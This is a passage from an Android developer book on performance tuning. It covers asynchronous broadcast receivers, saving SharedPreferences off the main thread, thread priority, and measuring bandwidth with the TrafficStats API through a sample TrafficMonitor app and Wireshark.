Hence, if you click the "Send Non-Async Broadcast" button, not only will the button fail to return to its normal state for seven seconds, but the `EditText` will not respond to user input either.

The `AsyncReceiver`, though, uses `goAsync()`:

```
package com.commonsware.android.tuning.goasync;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.SystemClock;

public class AsyncReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context context, Intent intent) {
    final BroadcastReceiver.PendingResult result=goAsync();

    (new Thread() {
      public void run() {
        SystemClock.sleep(7000);
        result.finish();
      }
    }).start();
  }
}
```

The `goAsync()` method returns a `PendingResult`, which supports a series of methods that you might ordinarily fire on the `BroadcastReceiver` itself (e.g., `abortBroadcast()`) but want to do on a background thread. You need your background thread to have access to the `PendingResult` — in this case, via a `final` local variable. When you are done with your work, call `finish()` on the `PendingResult`.

If you click the "Send Async Broadcast" button, even though we are still sleeping for 7 seconds, we are doing so on a background thread, and so our user interface is still responsive.

## Saving SharedPreferences

The classic way to save `SharedPreferences.Editor` changes was via a call to `commit()`. This writes the preference information to an XML file on whatever thread you are on — another hidden source of disk I/O you might be doing on the main application thread.

If you are on API Level 9, and you are willing to blindly try saving the changes, use the new `apply()` method on `SharedPreferences.Editor`, which works asynchronously.

If you need to support older versions of Android, or you really want the boolean return value from `commit()`, consider doing the `commit()` call in an `AsyncTask` or background thread.

And, of course, to support both of these, you will need to employ tricks like conditional class loading. You can see that used for saving `SharedPreferences` in the `CPU-Java/PrefsPersist` sample project. The activity reads in a preference, puts the current value on the screen, then updates the preference with the help of an `AbstractPrefsPersistStrategy` class and its `persist()` method:

```
package com.commonsware.android.tuning.prefs;

import android.app.Activity;
import android.content.SharedPreferences;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.widget.TextView;

public class PrefsPersistActivity extends Activity {
  private static final String KEY="counter";

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    SharedPreferences prefs=
      PreferenceManager.getDefaultSharedPreferences(this);
    int counter=prefs.getInt(KEY, 0);

    ((TextView)findViewById(R.id.value)).setText(String.valueOf(counter));

    AbstractPrefsPersistStrategy.persist(prefs.edit().putInt(KEY, counter+1));
  }
}
```

`AbstractPrefsPersistStrategy` is an abstract base class that will hold a strategy implementation, depending on Android version. On pre-Honeycomb builds, it uses an implementation that forks a background thread to perform the `commit()`:

```
package com.commonsware.android.tuning.prefs;

import android.content.SharedPreferences;
import android.os.Build;

abstract public class AbstractPrefsPersistStrategy {
  abstract void persistAsync(SharedPreferences.Editor editor);

  private static final AbstractPrefsPersistStrategy INSTANCE=initImpl();

  public static void persist(SharedPreferences.Editor editor) {
    INSTANCE.persistAsync(editor);
  }

  private static AbstractPrefsPersistStrategy initImpl() {
    int sdk=new Integer(Build.VERSION.SDK).intValue();

    if (sdk<Build.VERSION_CODES.HONEYCOMB) {
      return(new CommitAsyncStrategy());
    }

    return(new ApplyStrategy());
  }

  static class CommitAsyncStrategy extends AbstractPrefsPersistStrategy {
    @Override
    void persistAsync(final SharedPreferences.Editor editor) {
      (new Thread() {
        @Override
        public void run() {
          editor.commit();
        }
      }).start();
    }
  }
}
```

On Honeycomb and higher, it uses a separate strategy class that uses the new `apply()` method:

```
package com.commonsware.android.tuning.prefs;

import android.content.SharedPreferences.Editor;

public class ApplyStrategy extends AbstractPrefsPersistStrategy {

  @Override
  void persistAsync(Editor editor) {
```

```
    editor.apply();
  }
}
```

By separating the Honeycomb-specific code out into a separate class, we can avoid loading it on older devices and encountering the dreaded `VerifyError`.

Whether using the built-in `apply()` method is worth dealing with multiple strategies, versus simply calling `commit()` on a background thread, is up to you.

# Improve Throughput and Responsiveness

Being efficient and doing work on the proper thread may still not be enough. It could be that your work is not consuming excessive CPU time, but is taking too long in "wall clock time" (e.g., the user sits waiting too long at a `ProgressDialog`). Or, it could be that your work, while efficient and in the background, is causing difficulty for foreground operations.

The following sections outline some common problems and solutions in this area.

## Minimize Disk Writes

Earlier in this book, we emphasized moving disk writes off to background threads.

Even better is to get rid of some of the disk writes entirely.

A big culprit here comes in the form of database operations. By default, each `insert()`, `update()`, or `delete()`, or any `execSQL()` invocation that modifies data, will occur in its own transaction. Each transaction involves a set of disk writes. Many times, this is not a problem. But, if you are doing a lot of these – such as importing records from a CSV file — hundreds or thousands of transactions will mean thousands of individual disk writes, and that can take some time. You may wish to wrap those operations in your own transaction, using methods like `beginTransaction()`, simply to reduce the number of transactions and, therefore, disk writes.

If you are doing your own disk I/O beyond databases, you may encounter similar sorts of issues. Overall, it is better to do a few larger writes than lots of little ones.

## Set Thread Priority

Threads you fork, by default, run at a default priority: `THREAD_PRIORITY_DEFAULT` as defined on the `Process` class. This is a lower priority than the main application thread (`THREAD_PRIORITY_DISPLAY`).

Threads you use via `AsyncTask` run at a lower priority (`THREAD_PRIORITY_BACKGROUND`). If you fork your own threads, then, you might wish to consider moving them to a lower priority as well, to affect how much time they get compared to the main application thread. You can do this via `setThreadPriority()` on the `Process` class.

The lowest possible priority, `THREAD_PRIORITY_LOWEST`, is described as "only for those who really, really don't want to run if anything else is happening". You might use this for "idle-time processing", but bear in mind that the thread will be paused a lot to allow other threads to run.

Lower-priority threads will help ensure that your background work does not affect your foreground UI. Processes themselves are put in a lower-priority class as they move to the background (e.g., you have no activities visible), which further reduces the amount of CPU time you will be using at any given moment.

Also, note that `IntentService` uses a thread at default (*not* background) priority — you may wish to drop the priority of this thread to something that will be lower than your main application thread, to minimize how much CPU time the `IntentService` steals from your UI.

## Do the Work Some Other Time

Just because you could do the work now does not mean you should do the work now. Perhaps a better answer is to do the work later, or do part of the work now and part of the work later.

For example, suppose that you have your own database of points of interest for your custom map application. Periodically, you publish a new database on your Web site, which your Android app should download. Odds are decent that the user is not in desperate need for this new database right away. In fact, the CPU time and disk I/O time to download and save the database might incrementally interfere with the foreground application, despite your best efforts.

In this case, not only should you check for and download the database when the user is unlikely to be using the device (e.g., before dawn), but you should check whether the screen is on via `isScreenOn()` on `PowerManager`, and delay the work to sometime when the screen is off. For example, you could have `AlarmManager` set up to have your code check for updates every 24 hours at 4am. If, at 4am, the screen is on, your code could skip the download and wait until tomorrow, or skip the download and add a one-shot alarm to wake you up in 30 minutes, in hopes that the user will no longer be using the device.

At the same time, you may wish to consider having a "refresh" menu choice somewhere, for when the user specifically wants you to go get the update (if available) *now*, for whatever reason.

# Issues with Bandwidth

As anyone who owned an Apple Newton or Palm V PDA back in the 1990's knows, handheld devices have been around for quite some time. For a very long time, they were a niche product, associated with geeks, nerds, and the occasional business executive.

Internet access changed all of that.

Blackberry for enterprise messaging — an outgrowth of its original two-way paging approach — blazed part of the trail, but the concept "crossed the chasm" to ordinary people with the advent of the iPhone, Android devices, and similar equipment.

Therefore, it is not terribly surprising when Android developers want to add Internet capabilities to their apps. To the contrary, it is almost unusual when you encounter an app that does *not* want to use the Internet for something or another.

However, mobile Internet access inherits all of the classic problems of Internet access (e.g., "server not found") and adds new and exciting challenges, all of which can leave a developer with an app that has performance issues.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate.

## You’re Using Too Much of the Slow Stuff

To paraphrase America’s Founding Fathers, “all Internet connections are not created equal”.

One form of inequality is speed. Different classes of connection have different theoretical upper bounds. WiMAX and other “4G” connections are theoretically faster than 3G connections, which are theoretically faster than 2G or EDGE connections. WiFi — typically 802.11g in today’s devices — is theoretically ridiculously fast though it is typically limited by the ISP connection, and ISP connections can run the gamut from really fast to merely good.

However, “theoretical” bounds tend to run afoul of reality. There are plenty of places where high-speed mobile data connections are non-existent, despite what the carriers’ coverage maps claim. 2G mobile data works, but is not especially speedy. This layers on top of the typical Internet congestion issues, along with typically transitory problems (e.g., trying to get connectivity while attending a technology conference keynote presentation).

Hence, what runs quickly in the lab may run much more slowly in users’ hands.

If you followed the instructions in previous chapters on CPU bottlenecks, the limited bandwidth will not cause your UI to become “janky”, in that it will be responsive to touches and taps. However, poor connectivity will mean that you are simply slow to respond to user requests. For example, clicking the “check for new email” menu button has no immediate effect. If you feel that you need a splash screen or progress indicator to tell the user that “we are really checking for new email, honest”, then you know that your Internet access is slower than is ideal.

Obviously, some of this is unavoidable. However, the objective of the chapters in this part of the book is to give you an idea of ways to reduce your bandwidth consumption, making those delays be that much less annoying for your users.

## You’re Using Too Much of the Expensive Stuff

Mobile data tends to come with more strings attached than does WiFi.

In the US, it used to be that mobile data connections included unlimited usage. Now, at best, a mobile data plan has “unlimited” usage for a curious definition of the term “unlimited”. More and more carriers are moving towards a hard cap — go above

the cap, and you either cannot use more bandwidth, have your speeds curtailed, or pay significantly for additional bandwidth.

Outside of the US, the "pay significantly for bandwidth" approach is fairly typical. So-called "metered" data plans simply charge you such-and-so per MB or GB of bandwidth.

And, to top it off, roaming almost always is a metered plan. So, a US resident traveling overseas, even with a SIM and phone that supports international usage, would pay a ridiculous sum for bandwidth. Stories of phone bills in the tens of thousands of dollars abound, where people simply used their phone as they normally would when they were outside of their home network.

Hence, if you use a fair bit of bandwidth, it would be really nice if you offered users means to consume less of it when they are on mobile data compared to WiFi (which is typically unmetered). You could elect to poll your server less frequently, for example, giving the users the ability to specify separate polling periods depending on which type of connection they have.

And, of course, there are other "costs" for using bandwidth besides direct monetary costs. For example, downloading data over a slower mobile data connection may consume more power than downloading the same data over WiFi — while the WiFi radio might consume additional power, the time difference might account for more power consumption, if the CPU could be powered down for the rest of that time.

These chapters will show you how you can react to changes in connectivity and approaches for how to use that information to reduce costs for the user.

## You're Using Too Much of Somebody Else's Stuff

It is easy for developers to think that they alone are using a user's device. Alas, this is infrequently the case, particularly when it comes to background Internet access.

While your application is busily downloading stuff, some other application might be busily downloading stuff. In principle, this should not be an issue, as multiple applications can access the Internet simultaneously. However, bandwidth can become an issue. If you are in the background, and the other application is in the foreground, the user might notice that bandwidth is an issue. For example, users might be unhappy if your downloads are impeding their ability to watch streaming video, or play their favorite Android-based MMORPG, or whatever.

A polite Android application will test to see whether the foreground application is heavily using the Interent and will curtail its own Internet use while that is going on. This chapter will help you learn how to make that determination and how to respond.

## You're Using Too Much… And There Is None

Not only might location dictate how much bandwidth you have, but whether you have any bandwidth at all.

While some people think that the entire planet has connectivity, reality once again dictates otherwise. Major metropolitan areas have connectivity… at least, so long as the carriers have not melted down due to overuse, as AT&T tended to do during the early months of the iPhone Invasion. Outlying areas are much more hit-or-miss. Voice is sometimes a challenge, let alone data. And it only *seems* as though there is a Starbucks every 100 meters, which might actually provide blanket WiFi coverage.

Then, of course, there are planes (most do not offer in-flight WiFi at this time), international travel without an international-capable phone plan, and so on.

Some Android applications have the potential to still offer near-complete functionality despite this, with a bit of user assistance. For example, Google Maps for Android now has an offline caching feature, which will download data for a 10-mile radius from a given point, for use while the device is otherwise offline.

Here, the issue becomes less one of bandwidth (other than detecting that you have no connection) and more one of caching and storage. The space-related issues that these techniques can raise will be covered elsewhere in this book.

# Focus On: TrafficStats

To be able to have more intelligent code — code that can adapt to Internet activity on the device — Android offers the `TrafficStats` class. This class really is a gateway to a block of native code that reports on traffic usage for the entire device and per-application, for both received and transmitted data. This chapter will examine how you can access `TrafficStats` and interpret its data.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate.

## TrafficStats Basics

The `TrafficStats` class is not designed to be instantiated — you will not be invoking a constructor by calling `new TrafficStats()` or something like that. Rather, `TrafficStats` is merely a collection of static methods, mapped to native code, that provide access to point-in-time traffic values. No special permissions are needed to use any of these methods. Most of the methods were added in API Level 8 and therefore should be callable on most Android devices in use today.

### Device Statistics

If you are interested in overall traffic, you will probably care most about the `getTotalRxBytes()` and `getTotalTxBytes()` on `TrafficStats`. These methods return received and transmitted traffic, respectively, measured in bytes.

You also have:

1. `getTotalRxPackets()` and `getTotalTxPackets()`, if for your case measuring IP packets is a better measure than bytes
2. `getMobileRxBytes()` and `getMobileTxBytes()`, which return the traffic going over mobile data (also included in the total)
3. `getMobileRxPackets()` and `getMobileTxPackets()`, which are the packet counts for the mobile data connection

## Per-Application Statistics

Technically, `TrafficStats` does not provide per-application traffic statistics. Rather, it provides per-UID traffic statistics. In most cases, the UID (user ID) of an application is unique, and therefore per-UID statistics map to per-application statistics. However, it is possible for multiple applications to share a single UID (e.g., via the `android:sharedUserId` manifest attribute) — in this case, `TrafficStats` would appear to provide traffic data for all applications sharing that UID.

There are per-UID equivalents of the first four methods listed in the previous section, replacing "Total" with "Uid". So, to find out overall traffic for an application, you could use `getUidRxBytes()` and `getUidTxBytes()`. However, these are the only two UID-specific methods that were implemented in API Level 8. Equivalents of the others (e.g., `getUidRxPackets()`) were added in API Level 12. API Level 12 also added some TCP-specific methods (e.g., `getUidTcpTxBytes()`). Note, though, that the mobile-only method are only available at the device level; there are no UID-specific versions of those methods.

## Interpreting the Results

You will get one of two types of return value from these methods.

In theory, you will get the value the method calls for (e.g., number of bytes, number of packets). The documentation does not state the time period for that value, so while it is possible that it is really "number of bytes since the device was booted", we do not know that for certain. Hence, `TrafficStats` results should be used for comparison purposes, either comparing the same value over time or comparing multiple values at the same time. For example, to measure bandwidth consumption, you will need to record the `TrafficStats` values at one point in time, then again later — the difference between them represents the consumed bandwidth during that period of time.

In practice, while the "total" methods seem reliable, the per-UID methods often return `-1`. The official explanation for this is that the particular traffic metric is unavailable on that device, and this does explain some of the `-1` values that are returned. For example, a Nexus One running Android 2.3 returns `-1` for all the per-UID methods, while a Nexus S running Android 2.3 will return a positive value for *some* UIDs. It is unclear what the other `-1` values mean. Two possible meanings are:

1. There has been no traffic of that type on that UID since boot, or
2. You do not have permission to know the traffic of that type on that UID

Hence, the per-UID values are a bit "hit or miss", which you will need to take into account.

# Example: TrafficMonitor

To illustrate the use of `TrafficStats` methods and analysis, let us walk through the code associated with the `Bandwidth/TrafficMonitor` sample application. This is a simple activity that records a snapshot of the current traffic levels on startup, then again whenever you tap a button. On-screen, it will display the current value, previous value, and difference ("delta") between them. In LogCat, it will dump the same information on a per-UID basis.

## TrafficRecord

It would have been nice if `TrafficStats` were indeed an object that you would instantiate, that captured the traffic values at that moment in time. Alas, that is not how it was written, so we need to do that ourselves. In the `TrafficMonitor` project, this job is delegated to a `TrafficRecord` class:

```
package com.commonsware.android.tuning.traffic;

import android.net.TrafficStats;

class TrafficRecord {
  long tx=0;
  long rx=0;
  String tag=null;

  TrafficRecord() {
    tx=TrafficStats.getTotalTxBytes();
    rx=TrafficStats.getTotalRxBytes();
  }

  TrafficRecord(int uid, String tag) {
```

```
    tx=TrafficStats.getUidTxBytes(uid);
    rx=TrafficStats.getUidRxBytes(uid);
    this.tag=tag;
  }
}
```

There are two separate constructors, one for the total case and one for the per-UID case. The total case just logs `getTotalRxBytes()` and `getTotalTxBytes()`, while the per-UID case uses `getUidRxBytes()` and `getUidTxBytes()`. The per-UID case also stores a "tag", which is simply a `String` identifying the UID for this record — as you will see, `TrafficMonitor` uses this for a package name.

## TrafficSnapshot

An individual `TrafficRecord`, though, is insufficient to completely capture the traffic figures at a moment in time. We need a collection of `TrafficRecord` objects, one for the device ("total") and one per running UID. The work to collect all of that is handled by a `TrafficSnapshot` class:

```
package com.commonsware.android.tuning.traffic;

import java.util.HashMap;
import android.content.Context;
import android.content.pm.ApplicationInfo;

class TrafficSnapshot {
  TrafficRecord device=null;
  HashMap<Integer, TrafficRecord> apps=
    new HashMap<Integer, TrafficRecord>();

  TrafficSnapshot(Context ctxt) {
    device=new TrafficRecord();

    HashMap<Integer, String> appNames=new HashMap<Integer, String>();

    for (ApplicationInfo app :
          ctxt.getPackageManager().getInstalledApplications(0)) {
      appNames.put(app.uid, app.packageName);
    }

    for (Integer uid : appNames.keySet()) {
      apps.put(uid, new TrafficRecord(uid, appNames.get(uid)));
    }
  }
}
```

The constructor uses `PackageManager` to iterate over all installed applications and builds up a `HashMap`, mapping the UID to a `TrafficRecord` for that UID, tagged with

the application package name (e.g., `com.commonsware.android.tuning.traffic`). It also creates one `TrafficRecord` for the device as a whole.

## TrafficMonitorActivity

`TrafficMonitorActivity` is what creates and uses `TrafficSnapshot` objects. This is a fairly conventional activity with a TableLayout-based UI:

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/table"
  android:layout_width="match_parent"
  android:layout_height="wrap_content">

  <Button
    android:onClick="takeSnapshot"
    android:text="Take Snapshot"/>

  <TableRow>

    <TextView
      android:layout_column="1"
      android:layout_gravity="right"
      android:text="@string/received"
      android:textSize="20sp"/>

    <TextView
      android:layout_gravity="right"
      android:text="@string/sent"
      android:textSize="20sp"/>
  </TableRow>

  <TableRow>

    <TextView
      android:layout_marginRight="@dimen/margin_right"
      android:gravity="right"
      android:text="@string/latest"
      android:textSize="20sp"
      android:textStyle="bold"/>

    <TextView
      android:id="@+id/latest_rx"
      android:layout_marginRight="@dimen/margin_right"
      android:gravity="right"
      android:textSize="20sp"/>

    <TextView
      android:id="@+id/latest_tx"
      android:gravity="right"
      android:textSize="20sp"/>
```

```
  </TableRow>

  <TableRow>

    <TextView
      android:layout_marginRight="@dimen/margin_right"
      android:gravity="right"
      android:text="@string/previous"
      android:textSize="20sp"
      android:textStyle="bold"/>

    <TextView
      android:id="@+id/previous_rx"
      android:layout_marginRight="@dimen/margin_right"
      android:gravity="right"
      android:textSize="20sp"/>

    <TextView
      android:id="@+id/previous_tx"
      android:gravity="right"
      android:textSize="20sp"/>
  </TableRow>

  <TableRow>

    <TextView
      android:layout_marginRight="@dimen/margin_right"
      android:gravity="right"
      android:text="@string/delta"
      android:textSize="20sp"
      android:textStyle="bold"/>

    <TextView
      android:id="@+id/delta_rx"
      android:layout_marginRight="@dimen/margin_right"
      android:gravity="right"
      android:textSize="20sp"/>

    <TextView
      android:id="@+id/delta_tx"
      android:gravity="right"
      android:textSize="20sp"/>
  </TableRow>

</TableLayout>
```

The activity implementation consists of three methods. There is your typical `onCreate()` implementation, where we initialize the UI, get our hands on the `TextView` widgets for output, and take the initial snapshot:

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
```

```
    setContentView(R.layout.main);

    latest_rx=(TextView)findViewById(R.id.latest_rx);
    latest_tx=(TextView)findViewById(R.id.latest_tx);
    previous_rx=(TextView)findViewById(R.id.previous_rx);
    previous_tx=(TextView)findViewById(R.id.previous_tx);
    delta_rx=(TextView)findViewById(R.id.delta_rx);
    delta_tx=(TextView)findViewById(R.id.delta_tx);

    takeSnapshot(null);
  }
```

The `takeSnapshot()` method creates a new `TrafficSnapshot` (held in a `latest` data member) after moving the last `TrafficSnapshot` to a `previous` data member. It then updates the `TextView` widgets for the `latest` data and, if the `previous` data member is not `null`, also for the `previous` snapshot and the difference between them. This alone is sufficient to update the UI, but we also want to log per-UID data to LogCat:

```
  public void takeSnapshot(View v) {
    previous=latest;
    latest=new TrafficSnapshot(this);

    latest_rx.setText(String.valueOf(latest.device.rx));
    latest_tx.setText(String.valueOf(latest.device.tx));

    if (previous!=null) {
      previous_rx.setText(String.valueOf(previous.device.rx));
      previous_tx.setText(String.valueOf(previous.device.tx));

      delta_rx.setText(String.valueOf(latest.device.rx-previous.device.rx));
      delta_tx.setText(String.valueOf(latest.device.tx-previous.device.tx));
    }

    ArrayList<String> log=new ArrayList<String>();
    HashSet<Integer> intersection=new HashSet<Integer>(latest.apps.keySet());

    if (previous!=null) {
      intersection.retainAll(previous.apps.keySet());
    }

    for (Integer uid : intersection) {
      TrafficRecord latest_rec=latest.apps.get(uid);
      TrafficRecord previous_rec=
            (previous==null ? null : previous.apps.get(uid));

      emitLog(latest_rec.tag, latest_rec, previous_rec, log);
    }

    Collections.sort(log);

    for (String row : log) {
      Log.d("TrafficMonitor", row);
```

```
    }
  }
```

One possible problem with the snapshot system is that the process list may change between snapshots. One simple way to address this is to only log to LogCat data where the application's UID exists in both the `previous` and `latest` snapshots. Hence, `takeSnapshot()` uses a `HashSet` and `retainAll()` to determine which UIDs exist in both snapshots. For each of those, we call an `emitLog()` method to record the data to an `ArrayList`, which is then sorted and dumped to LogCat.

The `emitLog()` method builds up a line with the package name and bandwidth consumption information, assuming that there is bandwidth to report (i.e., we have a value other than `-1`):

```
  private void emitLog(CharSequence name, TrafficRecord latest_rec,
                       TrafficRecord previous_rec,
                       ArrayList<String> rows) {
    if (latest_rec.rx>-1 || latest_rec.tx>-1) {
      StringBuilder buf=new StringBuilder(name);

      buf.append("=");
      buf.append(String.valueOf(latest_rec.rx));
      buf.append(" received");

      if (previous_rec!=null) {
        buf.append(" (delta=");
        buf.append(String.valueOf(latest_rec.rx-previous_rec.rx));
        buf.append(")");
      }

      buf.append(", ");
      buf.append(String.valueOf(latest_rec.tx));
      buf.append(" sent");

      if (previous_rec!=null) {
        buf.append(" (delta=");
        buf.append(String.valueOf(latest_rec.tx-previous_rec.tx));
        buf.append(")");
      }

      rows.add(buf.toString());
    }
  }
```

Since the lines created by `emitLog()` start with the package name, and since we are sorting those before dumping them to LogCat, they appear in LogCat in sorted order by package name.

## Using TrafficMonitor

Running the activity gives you the initial received and sent counts (in bytes):


*Figure 404: The TrafficMonitor sample application, as initially launched*

Tapping Take Snapshot grabs a second snapshot and compares the two:


*Figure 405: The TrafficMonitor sample application, after Take Snapshot was clicked*

Also, LogCat will show how much was used by various apps:

```
08-15 14:05:10.128: DEBUG/TrafficMonitor(10283):
com.amblingbooks.bookplayerpro=880 received (delta=0), 3200 sent (delta=0)
08-15 14:05:10.128: DEBUG/TrafficMonitor(10283): com.android.browser=19045241
received (delta=0), 2375847 sent (delta=0)
08-15 14:05:10.128: DEBUG/TrafficMonitor(10283):
com.android.providers.downloads=27884469 received (delta=0), 9126 sent (delta=0)
08-15 14:05:10.128: DEBUG/TrafficMonitor(10283):
com.android.providers.telephony=2328 received (delta=0), 4912 sent (delta=0)
08-15 14:05:10.128: DEBUG/TrafficMonitor(10283): com.android.vending=3271839
received (delta=0), 260626 sent (delta=0)
08-15 14:05:10.128: DEBUG/TrafficMonitor(10283): com.coair.mobile.android=887425
received (delta=0), 81366 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283):
com.commonsware.android.browser1=262553 received (delta=0), 7286 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283): com.dropbox.android=6189833
received (delta=0), 4298 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283): com.evernote=3471398 received
(delta=0), 742178 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283):
com.google.android.apps.genie.geniewidget=358816 received (delta=0), 17775 sent
(delta=0)
```

```
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283):
com.google.android.apps.googlevoice=103255 received (delta=0), 35559 sent
(delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283):
com.google.android.apps.maps=28440829 received (delta=0), 1230867 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283): com.google.android.backup=51320
received (delta=0), 49041 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283): com.google.android.gm=10915084
received (delta=0), 14428803 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283):
com.google.android.googlequicksearchbox=37817 received (delta=0), 12554 sent
(delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283):
com.google.android.syncadapters.contacts=1955990 received (delta=0), 714893 sent
(delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283):
com.google.android.voicesearch=67948 received (delta=0), 121908 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283): com.google.android.youtube=3128
received (delta=0), 2792 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283): com.howcast.android.app=2250407
received (delta=0), 26727 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283):
com.rememberthemilk.MobileRTM=6836605 received (delta=0), 2902904 sent (delta=0)
08-15 14:05:10.132: DEBUG/TrafficMonitor(10283): com.tripit=109499 received
(delta=0), 50060 sent (delta=0)
```

# Other Ways to Employ TrafficStats

Of course, there are more ways you could use `TrafficStats` than simply having an activity to report them on a button click. `TrafficMonitor` is merely a demonstration of using the class and providing a lightweight way to get value out of that data. Depending upon your application's operations, though, you may wish to consider using `TrafficStats` in other ways, in your production code or in your test suites.

## In Production

If your app is a bandwidth monitor, the need to use `TrafficStats` is obvious. However, even if your app does something else, you may wish to use `TrafficStats` to understand what is going on in terms of Internet access within your app or on the device as a whole.

For example, you might want to consider bandwidth consumption to be a metric worthy of including in the rest of the "analytics" you generate from your app. If you are using services like Flurry to monitor which activities get used and so on, you might consider also logging the amount of bandwidth your application consumes. This not only gives you much more "real world" data than you will be able to collect

on your own, but it may give you ideas of how users are using your application beyond what the rest of your metrics are reporting.

Another possibility would be to include your app's bandwidth consumption in error logs reported via libraries like ACRA. Just as device particulars can help identify certain bug report patterns, perhaps certain crashes of your app only occur when users are using a lot of bandwidth in your app, or using a lot of bandwidth elsewhere and perhaps choking your own app's Internet access.

The chapter on bandwidth mitigation strategies will also cover a number of uses of `TrafficStats` for real-time adjustment of your application logic.

## During Testing

You might consider adding `TrafficStats`-based bandwidth logging for your application in your test suites. While individual tests may or may not give you useful data, you may be able to draw trendlines over time to see if you are consuming more or less bandwidth than you used to. Take care to factor in that you may have changed the tests, in addition to changing the code that is being tested.

From a JUnit-based unit test suite, measuring bandwidth consumption is not especially hard. You can bake it into the `setUp()` and `tearDown()` methods of your test cases, either via inheritance or composition, and log the output to a file or LogCat.

From an external test engine, like monkeyrunner or NativeDriver, recording bandwidth usage is more tricky, because your test code is not running on the device or emulator. You may have to include a `BroadcastReceiver` in your production code that will log bandwidth usage and trigger that code via the `am broadcast` shell command.

# Measuring Bandwidth Consumption

The first step towards addressing bandwidth concerns is to get a better picture of how much bandwidth you are actually consuming, when, and under what conditions. Only then will you be able to determine where your efforts need to be applied and whether those efforts are actually giving you positive results. This chapter will examine a handful of ways you can determine how much bandwidth you are really using in your application.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate.

## On-Device Measurement

Many times, you are best served by measuring your bandwidth consumption right on the device itself:

1. This is your only option for gathering bandwidth metrics from copies of your app in end users' hands, unless they invite you to their home or office and have you sniff on their personal network, which seems unlikely
2. This is your only option for gathering bandwidth metrics when you are using mobile data plans (e.g., 3G) instead of WiFi, since you probably do not control the wireless telecommunications infrastructure in your area
3. This is your simplest option for tying bandwidth metrics to events within your app or occurring on the device

4. This is your only option for using bandwidth metrics to adjust your application behavior in real time, in addition to using the metrics to learn how best to adjust your code in future updates to the app

Hence, in addition to perhaps other off-device techniques, you really should consider one of the on-device approaches outlined in the following sections.

## Yourself, via TrafficStats

The preceding chapter outlined how to use the `TrafficStats` class to collect metrics on the bandwidth consumed by applications (including yours) and for the device as a whole. This gives you the most flexibility, because you can write your own code to collect whatever portion of this data you need. It can address all of the bullets shown above, for example.

It is not perfect, though:

1. It requires you to write your own code, adding yet more work to your plate
2. Per-UID traffic data may or may not be available, depending upon the device

## Existing Android Applications

If you do not want to write code to use `TrafficStats`, there are various applications on the Play Store that can report that data to you, much along the lines of how `TrafficMonitor` does. Here are some notes about a few free ones tested by the author:

1. Network Traffic Detail (v. 1.3) works, but does not consider that bandwidth is only reported per UID, not per application. As a result, it reports the same traffic multiple times, one for each application sharing a UID.
2. Traffic Monitor (v. 2.4.2) advertises itself as an application, but does not put an icon in the launcher for it, forcing you to install an app widget instead in order to get to the actual application. While it reports device-level bandwidth, and it has a task manager, the task list does not report bandwidth for those tasks.
3. Bandwidth Monitor (v. 1.0.6) works and is perhaps incrementally easier to use than the other alternatives, though its touted bar chart of bandwidth consumption lacks any indicator of the value of the Y axis.

There are certainly others on the Market today and more will show up over time. For your own use, these sorts of apps may be very helpful. However, since you control

nothing over what is collected and how (and, in the case of some, even when it is collected), it may be difficult for you to get a solid grasp on where your code is consuming bandwidth this way.

There are also various apps that provide more in the way of packet-sniffing capability. However, these require you to root your phone and run the app with root privileges.

# Off-Device Measurement

The biggest limitation of `TrafficStats` is that it only gives you gross metrics: numbers of bytes, packets, and so on. Sometimes, that is not enough to help you understand why those bytes, packets, and so on are actually being sent or received. Sometimes, it would be nice to understand the traffic in more detail, from the ports and IP addresses to perhaps the actual data being transmitted. For obvious security reasons, this is not something an ordinary Android SDK application can do. However, there are techniques for accomplishing this, mostly for use over WiFi in your own home or office network. Some of these are outlined in the following sections.

## Wireshark

Wireshark, formerly known as Ethereal, is perhaps the world's leading open source network traffic analyzer and packet inspector. Using it, you can learn in great detail what is going on with your local network. And, Android provides additional options for you to leverage Wireshark to make sense of application behavior. Wireshark is available for Linux, OS X, and Windows.

There is a lightly-documented `-tcpdump` switch available on the Android emulator. If you launch the emulator from the command line with that switch (plus `-avd` to identify the AVD file you want to use), all network access is dumped to your specified log file. You can then load that data into Wireshark for analysis, via File|Open from the main menu.

For example, here is a screenshot of Wireshark examining data from such an emulator dump file, in which the emulator was used to conduct a Google search:

